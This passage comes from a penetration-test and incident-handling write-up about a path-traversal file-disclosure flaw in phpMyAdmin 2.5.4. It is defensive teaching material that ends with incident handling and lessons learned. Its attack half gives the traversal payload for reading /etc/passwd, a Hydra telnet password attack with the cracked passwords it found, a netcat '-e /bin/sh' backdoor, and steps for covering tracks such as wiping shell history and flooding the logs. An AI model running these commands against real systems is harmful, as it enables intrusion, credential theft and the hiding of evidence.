
No, it didnt work. It showed page not found. I went on doing this exercise till I found that the version being used by the developers was phpMyAdmin-2.5.4. When I accessed the URL http://172.16.55.11/phpMyAdmin-2.5.4, I was being asked the username and password, a sample username was being provided to me by the developers of the AUT so that I can do my tests. I was able to login and found the home page with some sample databases being created for me.

Now with the current version as 2.5.4, I knew it was vulnerable to the exploit of "File Disclosure". I had also installed Paros proxy version 1.3[25] on my system through which I could monitor the HTTP requests and responses, when necessary. I ran Paros proxy, configured it as my proxy. Then I loaded the browser and once again accessed the application. Since the vulnerability was with the export script and there was a menu of export provided I directly went and explored the export options.

[25] http://www.proofsecure.com/download.shtml




I selected latex as the option, enabled the trap of HTTP request through Paros proxy and pressed “Go”. Here is what I got in the tabular view of Paros Proxy.




Then I changed the parameters of what query component to a pre-calculated path base upon the Apache2 htdocs directory. The path selected was

../../../../../../../../

and resource selected was /etc/passwd which I terminated with %00.
This is how it looked like



I continued with the HTTP request and when the browser processed the php script, I was presented coolly with the file contents of usernames and other information, such as their home directory, the login shell, userids and group ids.
It was this what I got:




The warninng messages here
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:11) in **/usr/local/apache2/htdocs/phpMyAdmin-2.5.4/libraries/header_http.inc.php** on line **14**

depict that the phpEngine was trying to process the information assuming the file to be of phpType and got errors.
I was also able to access the webserver logs by accessing the file in this path
../../../../../../../usr/local/apache2/access_log%00
Here I could see that the server had actually logged in attempts to access the various files and various attempts being done to get to the actual path.

This is how the exploit was done on the system. Now after having known the users in the system, I attempted to gain access into the system.

Network Diagram
This was the network set up that was being used to exploit the system and gain access into the system.



It consists of a separate subnet running the application to be tested (hereafter referred as Application Under test, AUT),along with an IDS installed to monitor the actions of the attacker. The AUT was installed with the same configuration settings & web documents and privileges as being used by the real application. An attacker machine to be used by me was setup outside the subnet. An IP forwarding machine with proxy arp enabled was set up through which any machine (including the attacker's machine) would be able to connect to the subnet hosting the AUT.

Keeping Access

Since I was having some idea about the passwords **usually** being kept, and also I was having the user lists now, thanks to the exploit, I did not hesitate in running a password cracker Hydra[26] This would also serve my purpose of arriving at the actual security loopholes in passwords being created by the users and to know whether there was an effective password policy in place.

Since I knew telnet service was running on the system I gathered the user list for which telnet could be enabled and which might be frequently using the telnet services. I also came up with a password guess list. This contained guesses mapping exactly to the usernames, or concatenating usernames with 123, or usernames with 456, or usernames with the project they were doing or usernames with their second names. This is nothing but using a Dictionary based password guessing.

I ran Hydra with the following command:

root@172.16.5.26]# ./hydra -L ./attackdir/PasswordCracker/users

[26] http://www.thc.org/thc-hydra/].

-P ./attackdir/PasswordCracker/passwdGuess -v 172.16.55.11 telnet

This meant I was providing a file containing list of user names (-L option) and a file containing guessed password options (-P). It was run in verbose mode (-v) and used telnet as the protocol to connect to the host 172.16.55.11
This was the result

Hydra v4.3 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-10-12 03:48:36
[DATA] 16 tasks, 1 servers, 1806 login tries (l:42/p:43), ~112 tries per task
[DATA] attacking service telnet on port 23
[VERBOSE] Resolving addresses ... done
[STATUS] 380.00 tries/min, 380 tries in 00:01h, 1426 todo in 00:04h
[STATUS] 380.67 tries/min, 1142 tries in 00:03h, 664 todo in 00:02h
[23][telnet] host: 172.16.55.11 login: praveen password: praveen123
[VERBOSE] Skipping current login as we cracked it
[23][telnet] host: 172.16.55.11 login: postgres password: postgres
[VERBOSE] Skipping current login as we cracked it
[23][telnet] host: 172.16.55.11 login: mayank password: mayank123
[VERBOSE] Skipping current login as we cracked it
[23][telnet] host: 172.16.55.11 login: snort password: snort
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for 172.16.55.11 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2004-10-10 03:52:58

Bingo, I got so many usernames and matching passwords. Noting down a weak password policy, I did not wait any moment to telnet to the account praveen
I created my favorite directory known as “tutorials” under /home/praveen. From there I could easliy ftp to any machine outside the network and downloaded the netcat[27] utility. then installed netcat which would serve as a backdoor. I installed netcat in my own prefix so that it would be available to me as an executable. I would now refer this path as my netcathome which is /home/praveen/tutorials

I then ran the following command at the host 172.16.55.11

netcathome/bin/nc -l -p 9999 -e /bin/sh &

This command is able to start a listener process at port 9999 which executes a shell process which accepts any shell commands sent by the netcat client which gets connected to this host and to this port no 9999.
The client's side command looks like this

netcat 172.16.55.11 9999

where 172.16.55.11 is the victim's machine and 9999 is the port on which the netcat listener is listening for any commands of netcat. So henceforth I could run any command virtually being on the victim's machine.

[27] http://netcat.sourceforge.net/

Covering Tracks
All this activity involving accessing the sensitive files, including accessing the server logs meant somehow or the other providing traces to the system administrator or the web server' administrator. To make sure there was no trace is being left out I attempted to generate a large no of genuine HTTP requests to the web server. This would make at least the logs of the apache webser huge enough, so that if there is any purging policy the trace logs would be the first to get removed.
To cover up the tracks, since I was in home directory of user praveen I first made a hidden directory (mkdir " ") in the /tmp directory path. Then I transferred all the contents, created under tutorials into the /tmp/" " directory. Then I deleted all contents inside the tutorials directory and even deleted the tutorial directory. Finally I cleaned my(praveen) .bash_history file, which would then erase all the recent commands typed into the system.

Part IV: The Incident Handling Process

The environment is a LAN sub-network running the web server and the phpMyAdmin-2.5.4 application installed which is in the Apache web server directory.

Preparation
Since this incident revolves around both network and host based security measures and steps needs to be taken to prepare well in advance and protect the system running web server and the AUT and also the network.
The following care should be taken

Configurations & Policies
The configuration settings for the Web server should be made carefully. Apache provides a resource document directory known as htdocs which hosts and contains all the documents. This directory needs to be protected. Only root should be having privileges to install at /usr/local and /usr/local/apache2 directory.
Care should be taken and confirmed that apache is not running with root privileges. Apache generally gets started with root privileges but then changes to a apache specific user (nobody) and runs with this user's privileges.
Current policies that exists include

- No one can directly update the documents directory. Special permissions need to be taken for the same.
- Only with proper permissions and
- Stable running and well tested systems are being deployed on the web servers. The developers have security testing documents with which testing the system is planned.

Deployment of tools

- A snapshot of the filesystem information running in the web server needs to be taken after every configuration and periodically. This would help in identifying any changes to the apache file systems especially the executables. Some tools which check the file integrity could be deployed at the host and configured for the same. Some examples of these tools are:
- Tripwire www.tripwiresecurity.com
- Hobbit's L5 from {ftp,www}.avian.org
- SPI (available Department of Energy and some military organizations)
- AIDE (Advanced Intrusion Detection Environment) at http://www.cs.tut.fi/~rammer/aide.html
- There are some special tools known as Rootkit detectors which detect and identify any rootkits present in the system. These rootkit detectors could be deployed and made running on the system. The system should be hardened at the first place. A rootkit detector known as rootkit hunter is available at http://www.rootkit.nl/ which can be used
- Host based IDS
- A host based IDS can be deployed that monitors and detects intrusions and policy violations for web based vulnerabilities. The HIDS should be made updated frequently. A well known IDS is LIDS working in the Linux environment and is available at http://www.lids.org/

Personnel
Some intrusions which could not be detected at host, may be which are directed to this host or trying for similar hosts can be detected through a Network based IDS sitting in the LAN segment which deploys the webservers. Generally a NIDS can sit in a network segment and in most organizations a web server sits in a Demilitarised zone (DMZ) defined by webopedia[28] as

> A DMZ is (pronounced as separate letters) Short for ***dem****ilitarized* ***z****one*, a computer or small subnetwork that sits between a trusted internal network, such as a corporate private LAN, and an untrusted external network, such as the public Internet.

These NIDS can monitor traffic to and from the different machines and protect the machines sitting in the corporate DMZ and alert the network administrator.
In the above scenario, a snort machine was up and running but the alerts generated were never seen and checked regularly.

Identification
The webserver logs that revealed access and attempts to access resources from a remote machine revealed traces of some incidents. Also since the user was able to retrieve the /etc/passwd file, there could have been attempts to try login using the usernames and hence there have been various attempts being made.

[28] http://www.webopedia.com/TERM/D/DMZ.html

The access logs and error logs revealed picture of the attacker trying to access files in a hit and trial fashion and trying to access all kinds of files.
Eg of access log
172.16.5.26 - root [10/Oct/2004:02:54:36 +051800] "GET /phpMyAdmin-2.5.4/css/phpMyAdmin.css.php?lang=en-iso-8859-1&js_frame=right HTTP/1.1" 200 6384

Eg of error log being generated
[Sun Oct 10 03:17:41 2004] [error] [client 172.16.55.11] Invalid URI in request GET /scripts/../../../boot.ini HTTP/1.1

A look at the last log entries showed usernames not currently used logging at odd times.

postgres pts/17 gdrd16 Tue Oct 10 03:50 - 03:50 (00:00)
praveen pts/8 gdrd16 Tue Oct 10 03:49 - 03:49 (00:00)
The database postgres account was never been used and it has been accessed at an odd time of the day. The same goes with praveen account. User praveen wasn't there at the early morning hours so how could this entry have come, unless a malicious activity was going on.

Also there were several alerts showing Snort generating the following type of alert
[**] [1:1122:4] WEB-MISC /etc/passwd [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/10-02:09:03.188096 172.16.5.26:1195 -> 172.16.55.11:80
TCP TTL:63 TOS:0x0 ID:33719 IpLen:20 DgmLen:596 DF
AP Seq: 0xA0848892 Ack: 0xFB2DF238 Win: 0x43E0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 282461833 4516188

Based on the snort id, an attempt to access resource /etc/passwd was being detected. This is confirmed by the websever's logs. All the above confirm an incident that has happened and for which immediate actions needs to be taken.
The Apache webserver wasn't running with root privileges, so the files that were or could have been accessed were with web server's privilege only. Also the logs were being generated and had not been deleted.

Containment
I need to pull off the system immediately from the network. It might happen that the attacker may still be trying to gain access or if already gained, would then be removed from the network so that further activities could be performed.
Since the **incident** has happened, first of all, I need to decide whether a backup has to be taken. Since this incident involves attacker getting user ids and entered into the system, it could have happened some malicious Trojans/backdoors might have been created. I can proceed to take backup of the systems
The victim machine was connected to the backup machine through a cross-over

cable so as to avoid plugging the victim to the network again.
Using the dd command and netcat, I can create a back up of the system. So here I first ran netcat in the listener mode at the backup machine ie172.16.55.10
Using the following command

netcat –l –p 20000 > 20041010-backup.img

Then I took backup using dd for all devices one by one and sent the disk copy through a netcat client which would send it to the netcat listener at 172.16.55.10
The following command was being used

dd if=/dev/hda1 | netcat 172.16.55.10 20000

Similarly I found all the devices in the victim system and transferred their contents to the backup system

Only after taking the backup, I could proceed to analyse the cause of the system. The backups can be used to later to determine and analyse.

Eradication

After taking the backup the system was analyzed. First of all the logs were being seen. I figured out that the attacker had first tried to attempt various combinations of phpMyAdmin. This information came from error_logs. So it seems attacker was actually trying to attempt accessing a particular application. I remembered that one of our application was using phpMyAdmin to administer MySQL database. I searched through the entries made in the documentation of the installed applications and it was correct that a phpMyAdmin application was running in our system. I found out its version from the developer. It was 2.5.4 and yes there were number of entries in the logs that contained access to this entry. After looking up in the snort sensor console and getting the Snort id as 1122, there was an attempt to get information. This was cross-confirmed with the access logs of the web server where several entries were being made of the resoruce.A search in the net along using keyworkds phpMyAdmin-2.5.4 and /etc/passwd resulted in knowing the exact vulnerability. The information also came along with the patch to be applied or migrating to the next version which is not vulnerable. The workaround is to either patch the export.php file using the referenced CVS patch or upgrade the software.
It was best to upgrade to the next version of phpMyAdmin 2.5.6, because it might happen that the same vulnerability is repeated a number of places.
So I notified the developers who then built a fresh system under my supervision. We together installed, configured the new machine, made sure we are following strictly to the guidelines for security provided for both the web server , MySQL and the phpMyAdmin version phpMyAdmin phpMyAdmin 2.5.6 -rc1 tool. The older system was not being used currently.
Also since the attacker could have made entry into the system, I searched for malicious commands in the home directories of users being shown as satya, praveen, postgres. The history files of all these users was deleted. This was a sure sign of the attacker inside the system. I made a decision, we cannot actually trust which directories were safe and which are not. It was best to reinstall the system (ofcourse a backup had already been taken) which would be used to

further analyse the tracks of the attacker.

Recovery

The new version phpMyAdmin-2.5.4 which was considered stable from various advisory board is now being installed. The documents being loaded. But I wanted to make several checks wherein whether really the new version is being patched properly. So forst of all I saw the code of the latest version. Now instead of just using the type it was actually first validating the path of the URL using the function PMA_securePath() that uses PHPs provided preg_replace regular expression, that replace every occurrence of ".." with ".". This function is now used in quite many places, I found out this doing a grep on the name of the function

```
grep –rn PMA_securePath  *
```

which resulted in its use in many places. This function is defined in libraries/common.lib.php

Also I tried several patterns and combinations at all places in scripts like export.php that takes in the what parameter, sql.php that takes in the lang parameter. The new version is not subject to the File Disclosure Vulnerability.

To further secure the system, I created only those accounts which would be accessing the database, made sure these accounts get the required privilege only. Also, the passwords being kept adhered to a strict password policy. There was no ping allowed to this machine and other services including telnet, ftp, ssh were not started on the fresh machine

Lessons Learned

1. Password policy There should be an enforceable password policy that would helop users choosing a strong password for the logins.
2. An incident handling team should be formed which keeps itself updated about the various vulnerabilities floating in the internet scenario and using this knowledge to update and patch the systems, applications, security tools
3. Developer: To see the latest patch and update
4. Sniffer logs, HIDS logs & web server logs need to be seen regularly according to the policy in place
5. An account locking policy to be enabled for telnet and other authentication based protocols, so that if any successive login gets failed, the account gets locked
6. A thorough check needs to be done on what services are required to be run on any system. Running unnecessary services may lead to an entry from an unknown unused port
7. Guest accounts, default accounts, default passwords, unused accounts all needs to be changed and if possible removed from the system.
8. The organization should try adhering to the policies strictly
9. Maintaining documents of installations, configuration changes made and any software version updations being made should be strictly documented
10. The business development group can identify a personnel which can be in

touch with the law enforcement authority in case some incident occurs which can be dealt in a co-ordinated manner

11. We can proceed towards procuring a drive duplication software for ease with backups
12. Seminars on security and policies and related areas be arranged to increase awareness among all employees working in the orgsanisation

References

1. Common Vulnerabilities & Exposures http://cve.mitre.org/cve/
2. phpMyAdmin Home Page http://www.phpmyadmin.net/home_page/
3. File Disclosure vulnerability in PhpMyAdmin-2.5.4 mentioned at CVE http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
4. References provided by CVE http://cve.mitre.org/cve/refs/refkey.html
5. Secunia Advisories http://secunia.com/advisories/10769
6. Gentoo Linux http://www.gentoo.org/
7. SecurityFocus, a comprehensive security portal http://www.securityfocus.com/bid/9564/info/
8. Fielding R etal, June 1999, RFC 2616 - Hypertext Transfer Protocol -- HTTP/1.1, http://www.faqs.org/rfcs/rfc2616.html
9. Transmission Control Protocol, September 1981 http://www.faqs.org/rfcs/rfc793.html
10. Lee. Berners-T, URI: Generic Syntax, August 1998, http://www.faqs.org/rfcs/rfc2396.html
11. Qualys, a R&D security database http://www.qualys.com/research/rnd/knowledge/vulncount
12. Open Web Application Security Project(OWASP)http://www.owasp.org/documentation/topten.html
13. Lee Berners Tee, et al, Augus 1998, RFC 2396 – Uniform Resource Identifiers (URI): Generic Syntaxhttp://www.faqs.org/rfcs/rfc2396.html
14. Snort IDS, with Vulnerability Snort id 807 http://www.snort.org/snort-db/sid.html?sid=807
15. PHP Homepage http://www.php.net/
16. Converse Tim , Park Joyce , Morgan Clark, PHP5 and MySQL Bible, Wiley Dreamtech India pvt Limited
17. Clowes Shaun, A Study In Scarlet, Exploiting Common Vulnerabilities in PHP Applications http://www.securereality.com.au/studyinscarlet.txt
18. SecurityFocus help on vulnerabilities http://www.securityfocus.com/bid/9564/help/
19. NMAP Scanner, http://www.insecure.org/nmap/
20. Download section for phpMyAdmin http://www.phpMyAdmin.net/home_page/downloads.php
21. Paros Proxy, http://www.proofsecure.com/download.shtml
22. Hydra, Password cracker, http://www.thc.org/thc-hydra/
23. Netcat, a network read & write utility http://netcat.sourceforge.net/
24. Tripwire, a file integrity checker www.tripwiresecurity.com
25. Hobbit's L5, a file integrity checker from http://www.avian.org/

26. AIDE (Advanced Intrusion Detection Environment) at http://www.cs.tut.fi/~rammer/aide.html
27. Rootkit hunter http://www.rootkit.nl/
28. Linux Intrusion Detection System (LIDS), http://www.lids.org/
29. Definition of Demilitarized Zone (DMZ) http://www.webopedia.com/TERM/D/DMZ.html